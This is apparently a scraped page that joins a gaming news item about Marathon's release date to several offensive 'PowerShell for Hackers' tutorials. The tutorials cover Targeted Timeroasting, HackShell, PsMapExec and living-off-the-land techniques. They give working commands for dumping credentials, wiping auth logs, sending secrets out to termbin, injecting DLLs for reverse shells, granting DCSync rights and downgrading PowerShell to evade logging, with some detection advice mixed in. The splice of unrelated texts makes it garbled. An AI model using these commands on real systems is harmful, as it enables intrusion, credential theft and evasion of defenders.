It has been nearly three years now since Destiny maker (and Sony subsidiary) Bungie formally announced a revival of the storied Marathon FPS franchise. And it has been about seven months since the game's originally announced release date of September 23, 2025, was pushed back indefinitely after a reportedly poor response to the game's first Alpha test.
But today, in a post on the PlayStation Blog, Bungie revealed that the new Marathon would finally be hitting PS5, Windows, and Xbox Series X|S on March 5, narrowing down the monthlong March release window announced back in December.
Today's preorder trailer revealing the Marathon release date.
Unlike Destiny 2, which transitioned to a free-to-play model in 2019, the new Marathon sells a Standard Edition for $40 or a $60 Deluxe Edition that includes some digital rewards and cosmetics. That mirrors the pricing of the somewhat similar Arc Raiders, which recently hit 12 million sales in less than 12 weeks.
We continue our PowerShell for Hackers series with another article that shows how PowerShell can be used during real pentests and purple team engagements. Today we are going to explore an attack called Timeroasting. However, instead of focusing only on computers, we will look at how a modified script can be used to abuse user accounts as well. The final result of this technique is a user hash that is already formatted to be cracked with hashcat.
Before we go any deeper, there is something important to clarify. This attack relies on modifying properties of user accounts inside Active Directory. That means you must already have domain administrator privileges. Normally, when an attacker compromises a domain admin account, the game is over for the organization. That account gives unrestricted control over the domain. But even with that level of privilege, there are still times when you may want credentials for a specific domain user, and you do not want to trigger obvious high-risk actions.
Defenders can monitor techniques such as dumping NTDS, extracting LSASS memory, or performing DCSync. There are situations where those methods are either blocked, monitored, or simply not ideal. The script we are discussing today exists exactly for such cases. It helps retrieve hashes in a way that may blend more quietly into normal domain behavior.
Timeroasting
You may be wondering what Timeroasting actually is. Timeroasting is a technique originally designed to obtain hashes from domain computers rather than users. It abuses a weakness in how certain computer and trust accounts store passwords in Active Directory. These machine passwords are then used to compute MS-SNTP authentication material, which attackers can collect and later attempt to crack offline. Normally, computer accounts in a domain have very long, randomly generated passwords. Because of that complexity, cracking them is usually impractical. However, this was not always the case. Older systems, including so-called “Pre-Windows 2000 Computers,” sometimes stored weak or predictable passwords. These legacy systems are what made Timeroasting especially interesting.
The attack was originally discovered and documented by Tom Tervoort from Secura. He showed how weak computer or trust account passwords in Active Directory could be exploited. For example, if a computer account had enough rights to perform DCSync, and its password was weak enough, you might even use the computer name itself as the password during attacks such as DCSync. The problem is that for modern systems, machine passwords are long and complex. Running those hashes through even powerful wordlists can take a very long time and still fail. That is why the use of the original Timeroasting attack was quite limited.
This limitation was addressed by Giulio Pierantoni, who took the original idea and upgraded it. He demonstrated that domain user accounts could also be abused in a similar way, which significantly changes the value and use-cases of this attack.
Targeted Timeroasting
Giulio Pierantoni called this technique “Targeted Timeroasting,” similar in spirit to Targeted Kerberoasting and AS-REP Roasting. Since domain administrators can modify attributes of user accounts, you can temporarily convert a user account into something that looks like a domain machine account, you can convince the domain controller to treat it as such and return a hash for it. In other words, the domain controller believes the account is a computer, and therefore exposes authentication material normally associated with machine accounts, except now it belongs to a human user.
Every Active Directory user object has a field called sAMAccountType. This field defines what kind of account it is. Under normal circumstances, regular users and machine accounts have different values. For example, a normal user account belongs to the SAM_NORMAL_USER_ACCOUNT category, while a machine account belongs to SAM_MACHINE_ACCOUNT.
Although you cannot directly modify this field, there is another attribute called userAccountControl. This is a set of flags that determines the characteristics of the account. Some of these flags correspond to workstations, servers, or domain controllers. When the userAccountControl value is changed to the flag representing a workstation trust account, the sAMAccountType attribute is automatically updated. The domain controller then believes it is dealing with a machine account.
Under normal security rules, you are not supposed to be able to convert one type of account into another. However, domain administrators are exempt from this limitation. That is exactly what makes Targeted Timeroasting possible. This technique cannot be executed by unprivileged users and is therefore different from things like Targeted Kerberoasting, AS-REP roasting, shadow credentials, or ESC14.
Before the hash is computed, the domain controller also checks that the sAMAccountName ends with a dollar sign. For domain administrators, changing this is trivial unless another account with the same name already exists. Once the userAccountControl and sAMAccountName values have been modified, the controller is willing to hand out the MS-SNTP hash for the account to anyone who asks appropriately.
There is one important operational warning shared by Giulio Pierantoni. When a user account is converted into a workstation trust account, that user will lose the ability to log into workstations. However, this does not affect existing active sessions. If you immediately revert the attributes after extracting the hash, the user will likely never notice anything happening.
Exploitation
A rough proof-of-concept script was created by modifying Jacopo Scannella’s original PowerShell Timeroasting script. The script is now available on GitHub.
To use it, you need to be a domain administrator running from a domain-joined system that already has the Active Directory PowerShell module installed.
The script works in several logical steps. It first retrieves important attributes such as the objectSid and userAccountControl values for the target account. Then it changes the userAccountControl attribute so that the account is treated as a workstation trust account. After that, it appends a dollar sign to the sAMAccountName, making the user look like a machine account. Once the attributes are updated, the script extracts the RID, sends a client MS-SNTP request to the domain controller, and retrieves the resulting hash from the response. Finally, it restores all the original values so that nothing appears out of the ordinary.
When observed in packet captures, the whole exchange looks like a simple NTP transaction. There is a request containing the RID and a response containing a signature generated from the NT hash of the account. The salt is also drawn from the NTP response packet.
The author of the modified script provided two usage modes. One mode allows you to target specific users individually. Another mode allows you to abuse every user in a supplied list.
To target a specific user, you would normally run:
PS > .\TargetedTimeroast.ps1 -domainController IP -v -victim USERNAME
If you want to target multiple users at once, you prepare a list and run:
PS > .\TargetedTimeroast.ps1 -v -file .\users.txt -domainController IP
Hashcat
Once you have collected the hashes you want, you can move to your Kali machine and begin cracking them with hashcat. It is recommended that you remove the RIDs from each hash to avoid issues during cracking. Your command will look like this:
bash$ > sudo hashcat -a 0 -m 31300 hashes.txt dictionary.txt
If the password is weak or reused, you may recover it relatively quickly.
Detection
Defenders should find this section important. Even though this attack requires domain administrator privileges, it should still be monitored, because insider threats or compromised admins do exist. There are several key behaviors that may indicate that Timeroasting or Targeted Timeroasting is taking place. One example is when a single host sends many MS-SNTP client requests, but those requests include different RIDs. Another example is when the RIDs in those requests belong to user accounts instead of normal computer accounts. You may also observe that the userAccountControl value of one or more user accounts changes from a normal user value to a workstation trust account value and then back again soon afterward. In addition, the sAMAccountName of a user account may briefly have a dollar sign added to the end.
These behaviors are unusual in normal environments. If they are monitored properly, attackers will have far fewer opportunities to exploit this weakness. Unfortunately, such monitoring is quite rare in many organizations.
Summary
This is a new creative application of a long-known attack concept. It is very likely that this technique will be adopted by a wide range of attackers, from red teamers to malicious actors. We should also remember the risk of insider threats, because a domain administrator could easily perform this technique without escalating privileges any further. The process is surprisingly straightforward when the correct level of access already exists.
Users should therefore aim to use strong, complex passwords inside corporate domains, not just meeting but exceeding the minimum policy requirements. It is also wise never to reuse passwords or even reuse the same style of password across different systems. Wherever possible, two-factor authentication should be enabled. Good architecture and strong monitoring will make techniques like Targeted Timeroasting far less attractive and much easier to detect.
In our continuing effort to offer you the very best in cybersecurity training, Hackers-Arise is proud to preset PowerShell for Hackers training. It is included with the Subscriber and Subscriber Pro packages. March 10-12.
In one of our Linux Forensics articles we discussed how widespread Linux systems are today. Most of the internet quietly runs on Linux. Internet service providers rely on Linux for deep packet inspection. Websites are hosted on Linux servers. The majority of home and business routers use Linux-based firmware. Even when we think we are dealing with simple consumer hardware, there is often a modified Linux kernel working in the background. Many successful web attacks end with a Linux compromise rather than a Windows one. Once a Linux server is compromised, the internal network is exposed from the inside. Critical infrastructure systems also depend heavily on Linux. Gas stations, industrial control systems, and even CCTV cameras often run Linux or Linux-based embedded firmware.
Master OTW has an excellent series showing how cameras can be exploited and later used as proxies. Once an attacker controls such a device, it becomes a doorway into the organization. Cameras are typically reachable from almost everywhere in the segmented network so that staff can view them. When the camera is running cheap and vulnerable software, that convenience can turn into a backdoor that exposes the entire company. In many of our forensic investigations we have seen Linux-based devices like cameras, routers, and small appliances used as the first foothold. After gaining root access, attackers often deploy their favorite tools to enumerate the environment, collect configuration files, harvest credentials, and sometimes even modify PAM to maintain silent persistence.
So Bash is already a powerful friend to both administrators and attackers. But we can make it even more stealthy and hacker friendly. We are going to explore HackShell, a tool designed to upgrade your Bash environment when you are performing penetration testing. HackShell was developed by The Hacker’s Choice, a long-standing hacking research group known for producing creative security tools. The tool is actively maintained, loads entirely into memory, and does not need to write itself to disk. That helps reduce forensic artifacts and lowers the chance of triggering simple detections.
If you are a defender, this article will also be valuable. Understanding how tools like HackShell operate will help you recognize the techniques attackers use to stay low-noise and stealthy. Network traffic and behavioral traces produced by these tools can become intelligence signals that support your SIEM and threat detection programs.
Let’s get started.
Setting Up
Once a shell session has been established, HackShell can be loaded directly into memory by running either of the following commands:
You are all set. Once HackShell loads, it performs some light enumeration to collect details about the current environment. For example, you may see output identifying suspicious cron jobs or even detecting tools such as gs-netcat running as persistence. That early context already gives you a sense of what is happening on the host.
But if the compromised host does not have internet access, for example when it sits inside an air-gapped environment, you can manually copy and paste the contents of the HackShell script after moving to /dev/shm. On very old machines, or when you face compatibility issues, you may need to follow this sequence instead.
The developers of HackShell clearly put a lot of thought into what a penetration tester might need during live operations. Many helpful functions are built directly into the shell. You can list these features using the xhelp command, and you can also request help on individual commands using xhelp followed by the command name.
We will walk through some of the most interesting ones. A key design principle you will notice is stealth. Many execution methods are chosen to minimize traces and reduce the amount of forensic evidence left behind.
Evasion
These commands will help you reduce your forensic artefacts.
xhome
This command temporarily sets your home directory to a randomized path under /dev/shm. This change affects only your current HackShell session and does not modify the environment for other users who log in. Placing files in /dev/shm is popular among attackers because /dev/shm is a memory-backed filesystem. That means its contents do not persist across reboots and often receive less attention from casual defenders.
bash$ > xhome
For defenders reading this, it is wise to routinely review /dev/shm for suspicious files or scripts. Unexpected executable content here is frequently a red flag.
xlog
When attackers connect over SSH, their login events typically appear in system authentication logs. On many Linux distributions, these are stored in auth.log. HackShell includes a helper to selectively remove traces from the log.
For example:
bash$ > xlog '1.2.3.4' /var/log/auth.log
xtmux
Tmux is normally used by administrators and power users to manage multiple terminal windows, keep sessions running after disconnects, and perform long-running tasks. Attackers abuse the same features. In several forensic cases we observed attackers wiping storage by launching destructive dd commands inside tmux sessions so that data erasure would continue even if the network dropped or they disconnected.
This command launches an invisible tmux session:
bash$ > xtmux
Enumeration and Privilege Escalation
Once you have shifted your home directory and addressed logs, you can begin to understand the system more deeply.
ws
The WhatServer command produces a detailed overview of the environment. It lists storage, active processes, logged-in users, open sockets, listening ports, and more. This gives you a situational awareness snapshot and helps you decide whether the machine is strategically valuable.
lpe
LinPEAS is a well-known privilege escalation auditing script. It is actively maintained, frequently updated, and widely trusted by penetration testers. HackShell integrates a command that runs LinPEAS directly in memory so the script does not need to be stored on disk.
bash$ > lpe
The script will highlight possible paths to privilege escalation. In the example environment we were already root, which meant the output was extremely rich. However, HackShell works well under any user account, making it useful at every stage of engagement.
hgrep
Credential hunting often involves searching through large numbers of configuration files or text logs. The hgrep command helps you search for keywords in a simple and direct way.
bash$ > hgrep pass
This can speed up the discovery of passwords, tokens, keys, or sensitive references buried in files.
scan
Network awareness is critical during lateral movement. HackShell’s scan command provides straightforward scanning with greppable output. You can use it to check for services such as SMB, SSH, WMI, WINRM, and many others.
You can also search for the ports commonly associated with domain controllers, such as LDAP, Kerberos, and DNS, to identify Active Directory infrastructure. Once domain credentials are obtained, they can be used for enumeration and further testing. HTTP scanning is also useful for detecting vulnerable web services.
Example syntax:
bash$ > scan PORT IP
loot
For many testers, this may become the favorite command. loot searches through configuration files and known locations in an effort to extract stored credentials or sensitive data. It does not always find everything, especially when environments use custom paths or formats, but it is often a powerful starting point.
bash$ > loot
If the first pass does not satisfy you:
bash$ > lootmore
When results are incomplete, combining loot with hgrep can help you manually hunt for promising strings and secrets.
Lateral Movement and Data Exfiltration
When credentials are discovered, the next step may involve testing access to other machines or collecting documents. It is important to emphasize legal responsibility here. Mishandling exfiltrated data can expose highly sensitive information to the internet, violating agreements.
tb
The tb command uploads content to termbin.com. Files uploaded this way become publicly accessible if someone guesses or brute forces the URL. This must be used with caution.
bash$ > tb secrets.txt
After you extract data, securely deleting the local copy is recommended.
bash$ > shred secrets.txt
xssh and xscp
These commands mirror the familiar SSH and SCP tools and are used for remote connections and secure copying. HackShell attempts to perform these actions in a way that minimizes exposure. Defenders are continuously improving monitoring, sometimes sending automatic alerts when new SSH sessions appear. If attackers move carelessly, they risk burning their foothold and triggering incident response.
Connect to another host:
bash$ > xshh root@IP
Upload a file to /tmp on the remote machine:
bash$ > xscp file root@IP:/tmp
Download a file from the remote machine to /tmp:
bash$ > xscp root@IP:/root/secrets.txt /tmp
Summary
HackShell is an example of how Bash can be transformed into a stealthy, feature-rich environment for penetration testing. There is still much more inside the tool waiting to be explored. If you are a defender, take time to study its code, understand how it loads, and identify the servers it contacts. These behaviors can be turned into Indicators of Compromise and fed into your SIEM to strengthen detection.
If ethical hacking and cyber operations excite you, you may enjoy our Cyberwarrior Path. This is a three-year training journey built around a two-tier education model. During the first eighteen months you progress through a rich library of beginner and intermediate courses that develop your skills step by step. Once those payments are complete, you unlock Subscriber Pro-level training that opens the door to advanced and specialized topics designed for our most dedicated learners. This structure was created because students asked for flexibility, and we listened. It allows you to keep growing and improving without carrying an unnecessary financial burden, while becoming the professional you want to be.
During the past few months, we have been covering different ways to use PowerShell to survive, cause mayhem, and hack systems. We have also collected and created scripts for various purposes, stored in our repository for all of you to use. All these tools are extremely useful during pentests. As you know, with great power comes great responsibility. Today we will cover another tool that will significantly improve how you interact with systems. It’s called PsMapExec.
It was developed by The-Viper-One, inspired by CrackMapExec and its successor NetExec. Although PsMapExec doesn’t have identical capabilities to NetExec, it offers much greater stealth since it can be loaded directly into memory without ever touching the disk. Stealth remains one of the top priorities in hacking. Beyond that, the tool can execute commands even without knowing the password. It’s a big advantage when you gain access to a protected user during phishing or privilege escalation stages of a test.
The script has been around for a while but hasn’t gained much attention. That’s one of the reasons we decided to introduce it here. Like most publicly available offensive tools, it will get flagged by Defender if loaded directly. Skilled hackers often modify such scripts while keeping their core functionality intact, which helps them evade detection. Many offensive scripts rely on native Windows functions, and since those calls can’t be flagged, Microsoft and other vendors often rely on static keyword-based detection instead.
Finding a machine with no active antivirus isn’t always easy but is almost always possible. There are ways to bypass UAC, dump SAM hashes, modify the registry to allow pass-the-hash attacks, and then use a reverse proxy to connect via RDP. Once you have GUI access, your options widen. This approach isn’t the most stealthy, but it remains a reliable one.
Once Defender is disabled, you can move forward and test the script. Let’s explore some of its capabilities.
Loading in Memory
To avoid touching the disk and leaving unnecessary forensic traces, it’s best to execute the script directly in memory. You can do this with the following command:
One of the first logical steps after gaining access to a host is dumping its hashes. SAM and LSASS attacks are among the most common ways to recover credentials. SAM gives you local user account hashes, while LSASS provides hashes of all connected users, including domain administrators and privileged accounts. In some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory. While not a widespread practice, it’s something worth noting.
To dump local accounts from a single machine:
PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput
To dump local accounts from all machines in a domain:
PS > PsMapExec smb -Targets all -Module SAM -ShowOutput
The output is clean and only includes valid local accounts.
Dumping LSASS Hashes
LSASS (Local Security Authority Subsystem Service) handles authentication on Windows systems. When you log in, your credentials are sent to the Domain Controller for validation, and if approved, you get a session token. Domain credentials are only stored temporarily on local machines. Even when a session is locked, credentials may still reside in memory.
You can also perform this remotely with the same syntax.
Remote Command Execution
Every network is different. Some environments implement segmentation to prevent lateral movement, which adds complexity. The process of discovering the right hosts to pivot through is called pivoting.
To view network interfaces on all domain machines:
You can execute other reconnaissance commands in the same way. After identifying valuable hosts, you may want to enable WINRM for stealthier interaction:
Another valuable module PsMapExec provides is Kerbdump, which allows you to dump Kerberos tickets from remote memory. These tickets can be extracted for offline analysis or attacks such as Pass-the-Ticket. In Active Directory environments, Kerberos is responsible for issuing and validating these “passes” for authentication.
Some domains may disable NTLM for security reasons, which means you’ll rely on Kerberos. It’s a normal and frequent part of AD traffic, making it a subtle and effective method.
The script parses the output automatically and gives you usable results.
Kerberoasting
Kerberoasting is a different kind of attack compared to simply dumping tickets. It focuses on obtaining Kerberos service tickets and brute-forcing them offline to recover plaintext credentials. The main idea is to assign an SPN to a target user and then extract their ticket.
Set an SPN for a user:
PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”
This technique is effective for persistence and privilege escalation.
Ekeys
Kerberos tickets are encrypted using special encryption keys. Extracting these allows you to decrypt or even forge tickets, which can lead to deeper persistence and movement within the domain.
PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput
Targeting all machines in a big domain can create noise and compromise operational security.
Timeroasting
Another attack that targets Active Directory environments by exploiting how computers sync their clocks using the Network Time Protocol (NTP). In simple terms, it’s a way for hackers to trick a Domain Controller into revealing password hashes for computer accounts. These hashes can then be cracked offline to get the actual passwords, helping attackers move around the network or escalate privileges. Computer passwords are often long and random, but if they’re weak or reused, cracking succeeds. No alerts are triggered since it’s a normal time-sync query. The attack is hard to pull off, but it’s possible. When a new computer account is configured as a “pre-Windows 2000 computer”, its password is set based on its name. If the computer account name is MANAGER$ and it’s configured as “pre-Windows 2000 computer”, then the password will be lowercase computer name without the trailing $). When it isn’t configured like that, the password is randomly generated.
PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput
Finding Files
Finding interesting or sensitive files on remote systems is an important phase in any engagement. PsMapExec’s Files module automatically enumerates non-default files within user directories.
PS > PsMapExec wmi -Targets all -Module Files -ShowOutput
ACL Persistence
ACL persistence is a critical step after compromising an Active Directory domain. Credentials will rotate, hackers make mistakes that reveal their presence, and administrators will take measures to evict intruders. Implementing ACL-based persistence allows an attacker to maintain control over privileged groups or to perform DCSync attacks that extract directory data. For those unfamiliar, DCSync is an attack in which you impersonate a domain controller and request replication of the NTDS.dit data from a legitimate DC. Once obtained, the attacker acquires password hashes for all domain accounts, including the krbtgt account. Some recommend burning the domain down after a successful DCSync, because attackers will find ways to regain access.
You might think, “Okay, reset the KRBTGT password” Microsoft recommends doing this twice in quick succession. The first reset changes the hash for new tickets, and the second clears out the old history to fully invalidate everything. But that’s often not enough. Even after a reset, any Golden Tickets the attackers already forged remain usable until they expire. Default ticket lifetimes are 7-10 hours for sessions, but attackers can make them last up to 10 years! During this window, hackers can dig in deeper by creating hidden backdoor accounts, modifying group policies, or infecting other machines.
Assign DCSync privileges:
PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”
NTDS Dump
The NTDS dump is the final stage once domain admin privileges are obtained. Extracting NTDS.dit and associated registry hives allows for offline cracking and full credential recovery.
This provides complete domain compromise capabilities and the ability to analyze or reuse credentials at will.
Summary
PsMapExec is a powerful framework that takes PowerShell-based network exploitation to a new level. It combines stealth and practicality, making it suitable for both red teamers and penetration testers who need to operate quietly within Windows domains. Its ability to run fully in memory minimizes traces, and its modules cover nearly every stage of network compromise, from reconnaissance and privilege escalation to persistence and data extraction. While we only explored some of its most impactful commands, PsMapExec offers far more under the hood. The more you experiment with it, the more its potential becomes evident.
Want to become a Powershell expert? Join our Powershell for Hackers training, March 10-12!
We hope that throughout the Survival series, you have been learning a lot from us. Today, we introduce Living off the Land techniques that can be abused without triggering alarms. Our goal is to use knowledge from previous articles to get our job done without unnecessary attention from defenders. All the commands we cover in two parts are benign, native, and also available on legacy systems. Not all are well-known, and tracking them all is impossible as they generate tons of logs that are hard to dig through. As you may know, some legitimate software may act suspiciously with its process and driver names. Tons of false positives quickly drain defenders, so in many environments, you can fly under the radar with these commands.
Today, you’ll learn how to execute different kinds of scripts as substitutes for .ps1 scripts since they can be monitored, create fake drivers, and inject DLLs into processes to get a reverse shell to your C2.
Let’s get started!
Execution and Scripting
Powershell
Let’s recall the basic concepts of stealth in PowerShell from earlier articles. PowerShell is a built-in scripting environment used by system administrators to automate tasks, check system status, and configure Windows. It’s legitimate and not suspicious unless executed where it shouldn’t be. Process creation can be monitored, but this isn’t always the case. It requires effort and software to facilitate such monitoring. The same applies to .ps1 scripts. This is why we learned how to convert .ps1 to .bat to blend in in one of the previous articles. It doesn’t mean you should avoid PowerShell or its scripts, as you can create a great variety of tools with it.
Here’s a reminder of how to download and execute a script in memory with stealth:
Walkthrough: This tells PowerShell to start quickly without loading user profile scripts (-nop), hide the window (-w h), ignore script execution rules (-ep bypass), download a script from a URL, and run it directly in memory (DownloadString + Invoke-Expression).
When you would use it: When you need to fetch a script from a remote server and run it quietly.
Why it’s stealthy: PowerShell is common for admin tasks, and in-memory execution leaves no file on disk for antivirus to scan. Skipping user profile scripts avoids potential monitoring embedded in them.
It’s important to keep in mind that Invoke-WebRequest (iwr) and Invoke-Expression (iex) are often abused by hackers. Later, we’ll cover stealthier ways to download and execute payloads.
CMD
CMD is the classic Windows command prompt used to run batch files and utilities. Although this module focuses on PowerShell, stealth is our main concern, so we cover some CMD commands. With its help, we can chain utilities, redirect outputs to files, and collect system information quietly.
Walkthrough: /c runs the command and exits. whoami /all gets user and privilege info and writes it to C:\Temp\privs.txt. netstat -ano appends active network connections to the same file. The user doesn’t see a visible window.
When you would use it: Chaining commands is handy, especially if Script Block Logging is in place and your commands get saved.
Why it’s stealthy:cmd.exe is used everywhere, and writing to temp files looks like routine diagnostics.
cscript.exe
This runs VBScript or JScript scripts from the command line. Older automation relies on it to execute scripts that perform checks or launch commands. Mainly we will use it to bypass ps1execution monitoring. Below, you can see how we executed a JavaScript script.
Walkthrough (plain)://E:JScript selects the JavaScript engine, while //Nologo hides the usual header. The final argument points to the script that will be run.
When you would use it: All kinds of use. With the help of AI you can write an enumeration script.
Why it’s stealthy: It’s less watched than PowerShell in some environments and looks like legacy automation.
wscript.exe
By default, it runs Windows Script Host (WSH) scripts (VBScript/JScript), often for scripts showing dialogs. As a pentester, you can run a VBScript in the background or perform shell operations without visible windows.
Walkthrough://B runs in batch mode (no message boxes). The VBScript at C:\Temp\enum.vbs is executed by the Windows Script Host.
When you would use it: Same thing here, it really depends on the script you create. We made a system enumeration script that sends output to a text file.
Why it’s stealthy: Runs without windows and is often used legitimately.
mshta.exe
Normally, it runs HTML Applications (HTA) containing scripts, used for small admin UIs. For pentesters, it’s a way to execute HTA scripts with embedded code. It requires a graphical interface.
PS > mshta users.hta
Walkthrough:mshta.exe runs script code in users.hta, which could create a WScript object and execute commands, potentially opening a window with output.
When you would use it: To run a seemingly harmless HTML application that executes shell commands
Why it’s stealthy: It looks like a web or UI component and can bypass some script-only rules.
DLL Loading and Injections
These techniques rely on legitimate DLL loading or registration mechanics to get code running.
Rundll32.exe
Used to load a DLL and call its exported functions, often by installers and system utilities. Pentesters can use it to execute a script or function in a DLL, like a reverse shell generated by msfvenom. Be cautious, as rundll32.exe is frequently abused.
Walkthrough: The command runs rundll32.exe to load reflective_dll.x64.dll and call its TestEntry function.
When you would use it: To execute a DLL’s code in environments where direct execution is restricted.
Why it’s stealthy: rundll32.exe is a common system binary and its activity can blend into normal installer steps.
Regsvr32.exe
In plain terms it adds or removes special Windows files (like DLLs or scriptlets) from the system’s registry so that applications can use or stop using them. It is another less frequently used way to execute DLLs.
PS > regsvr32.exe /u /s .\reflective_dll.x64.dll
Walkthrough: regsvr32 is asked to run the DLL. /s makes it silent.
When you would use it: To execute a DLL via a registration process, mimicking maintenance tasks.
Why it’s stealthy: Registration operations are normal in IT workflows, so the call can be overlooked.
odbcconf.exe
Normally, odbcconf.exe helps programs connect to databases by setting up drivers and connections. You can abuse it to run your DLLs. Below is an example of how we executed a generated DLL and got a reverse shell
Walkthrough: The first odbcconf command tells Windows to register a fake database driver named “Printer-driverX” using a DLL file. The APILevel=2 part makes it look like a legitimate driver. When Windows processes this, it loads file.dll, which runs a reverse shell inside of it. The second odbcconf command, creates a system data source (DSN) named “Printer-driverX” tied to that fake driver, which triggers the DLL to load again, ensuring the malicious code runs.
When you would use it: To execute a custom DLL stealthily, especially when other methods are monitored.
Why it’s stealthy: odbcconf is a legit Windows tool rarely used outside database admin tasks, so it’s not heavily monitored by security tools or admins on most systems. Using it to load a DLL looks like normal database setup activity, hiding the malicious intent.
Installutil.exe
Normally, it is a Windows tool that installs or uninstalls .NET programs, like DLLs or executables, designed to run as services or components. It sets them up so they can work with Windows, like registering them to start automatically, or removes them when they’re no longer needed. In pentest scenarios, the command is used to execute malicious code hidden in a specially crafted .NET DLL by pretending to uninstall it as a .NET service.
Walkthrough: The command tells Windows to uninstall a .NET assembly (file.dll) that was previously set up as a service or component. The /U flag means uninstall, /logfile= skips creating a log file, and /LogToConsole=false hides any output on the screen. If file.dll is a malicious .NET assembly with a custom installer class, uninstalling it can trigger its code, like a reverse shell when the command processes the uninstall. However, for a DLL from msfvenom, this may not work as intended unless it’s specifically a .NET service DLL.
When you would use it:. It’s useful when you have admin access and need to execute a .NET payload stealthily, especially if other methods are unavailable.
Why it’s stealthy: Install utilities are commonly used by developers and administrators.
Mavinject.exe
Essentially, it was designed to help with Application Virtualization, when Windows executes apps in a virtual container. We use it to inject DLLs into running processes to get our code executed. We recommend using system processes for injections, such as svchost.exe.Here is how it’s done:
PS > MavInject.exe 528 /INJECTRUNNING C:\file.dll
Walkthrough: Targets process ID 528 (svchost.exe) and instructs MavInject.exe to inject file.dll into it. When the DLL loads, it runs the code and we get a connection back.
Why you would use it: To inject a DLL for a high-privilege reverse shell, like SYSTEM access.
Why it’s stealthy: MavInject.exe is a niche Microsoft tool, so it’s rarely monitored by security software or admins, making the injection look like legitimate system behavior.
Summary
Living off the Land techniques matter a lot in Windows penetration testing, as they let you achieve your objectives using only built-in Microsoft tools and signed binaries. That reduces forensic footprints and makes your activity blend with normal admin behavior, which increases the chance of bypassing endpoint protections and detection rules. In Part 1 we covered script execution and DLL injections, some of which will significantly improve your stealth and capabilities. In Part 2, you will explore network recon, persistence, and file management to further evade detection. Defenders can also learn a lot from this to shape the detection strategies. But as it was mentioned earlier, monitoring system binaries might generate a lot of false positives.
In this chapter, we’re going deeper into the ways defenders can spot you and the traps they set to catch you off guard. We’re talking about defensive mechanisms and key Windows Event IDs that can make your life harder if you’re not careful. Every hacker knows that understanding defenders’ tools and habits is half the battle.
No system is perfect, and no company has unlimited resources. Every growing organization needs analysts constantly tuning alerts and security triggers as new software and users are added to the network. It’s tedious and repetitive work. Too many alerts can exhaust even the sharpest defenders. Eye fatigue, late nights, and false positives all drain attention. That’s where you get a small window to make a move, or a chance to slip through unnoticed.
Assuming nobody is watching is a beginner’s mistake. We’ve seen many beginners lose access to entire networks simply because they underestimated defensive mechanisms. The more professional you become, the less reckless you are, and the sharper your actions become. Always evaluate your environment before acting.
Visibility
Defenders have a few main ways they can detect you, and knowing these is crucial if you want to survive:
Process Monitoring
Process monitoring allows defenders to keep an eye on what programs start, stop, or interact with each other. Every process, PowerShell included, leaves traces of its origin (parent) and its children. Analysts use this lineage to spot unusual activity.
For example, a PowerShell process launched by a Microsoft Word document might be suspicious. Security teams use Endpoint Detection and Response (EDR) tools to gather this data, and some providers, like Red Canary, correlate it with other events to find malicious patterns.
Command Monitoring
Command monitoring focuses on what commands are being run inside the process. For PowerShell, this means watching for specific cmdlets, parameters, or encoded commands. Alone, a command might look innocent, but in combination with process monitoring and network telemetry, it can be a strong indicator of compromise.
Network Monitoring
Attackers often use PowerShell to download tools or exfiltrate data over the network. Monitoring outgoing and incoming connections is a reliable way for defenders to catch malicious activity. A common example is an Invoke-Expression command that pulls content from an external server via HTTP.
What They’re Watching
Let’s break down the logs defenders rely on to catch PowerShell activity:
Windows Security Event ID 1101: AMSI
AMSI stands for Antimalware Scan Interface. Think of it as a security checkpoint inside Windows that watches scripts running in memory, including PowerShell, VBScript, and WMI.
AMSI doesn’t store logs in the standard Event Viewer. Instead, it works with Event Tracing for Windows (ETW), a lower-level logging system. If you bypass AMSI, you can execute code that normally would trigger antivirus scans, like dumping LSASS or running malware, without immediate detection.
But AMSI bypasses are risky. They’re often logged themselves, and Microsoft actively patches them. Publicly available bypasses are a trap for anyone trying to survive quietly.
Windows Security Event ID 4104: ScriptBlock Logging
ScriptBlock logging watches the actual code executed in PowerShell scripts. There are two levels:
Automatic (default): Logs script code that looks suspicious, based on Microsoft’s list of dangerous cmdlets and .NET APIs.
Global: Logs everything with no filters.
Event ID 4104 collects this information. You can bypass this by downgrading PowerShell to version 2, if it exists, but even that downgrade can be logged. Subtle obfuscation is necessary. Here is how you downgrade:
PS > powershell -version 2
Note, that ScriptBlock logging only works with PowerShell 5 and above.
Windows Security Event ID 400: PowerShell Command-Line Logging
Even older PowerShell versions have Event ID 400, which logs when a PowerShell process starts. It doesn’t show full commands, but the fact that a process started is noted.
Windows Security Event IDs 800 & 4103: Module Loading and Add-Type
Module logging (Event ID 800) tracks which PowerShell modules are loaded, including the source code for commands run via Add-Type. This is important because Add-Type is used to compile and run C# code.
In PowerShell 5+, Event ID 4103 also logs this context. If a defender sees unusual or rarely-used modules being loaded, it’s a red flag.
Sysmon Event IDs
Sysmon is a specialized Windows tool that gives defenders extra visibility. Usually defenders monitor tracks:
Event ID 1: Every new process creation.
Event ID 7: Module loads, specifically DLLs.
Event ID 10: Process Access, for instance accessing lsass.exe to dump credentials.
For PowerShell, Event ID 7 can flag loads of System.Management.Automation.dll or related modules, which is often a clear indicator of PowerShell use. Many other Sysmon IDs might be monitored, make sure you spend some time to learn about some of them.
Not all systems have Sysmon, but where it’s installed, defenders trust it. Essentially, it is like a high-tech security camera that is detailed, persistent, and hard to fool.
Endpoint Detection and Response (EDR) Tools
EDR tools combine all the telemetry above such as processes, commands, modules, network traffic to give defenders a full picture of activity. If you’re working on a system with EDR, every move is being watched in multiple ways.
What’s Likely to Get You Spotted
Attackers are predictable. If you run the same commands repeatedly, defenders notice. Red Canary publishes filters that show suspicious PowerShell activity. Not every system uses these filters, but they’re widely known.
Encoded Commands
Using -encodedcommand or Base64 can trigger alerts. Base64 itself isn’t suspicious, but repeated or unusual use is a warning sign.
Obfuscation & Escape Characters
Adding extra characters (^, +, $, %) can throw off detection, but too much is suspicious.
Suspicious Cmdlets
Some cmdlets are commonly abused. These include ones for downloading files, running scripts, or managing processes. Knowing which ones are flagged helps you avoid careless mistakes.
Suspicious Script Directories
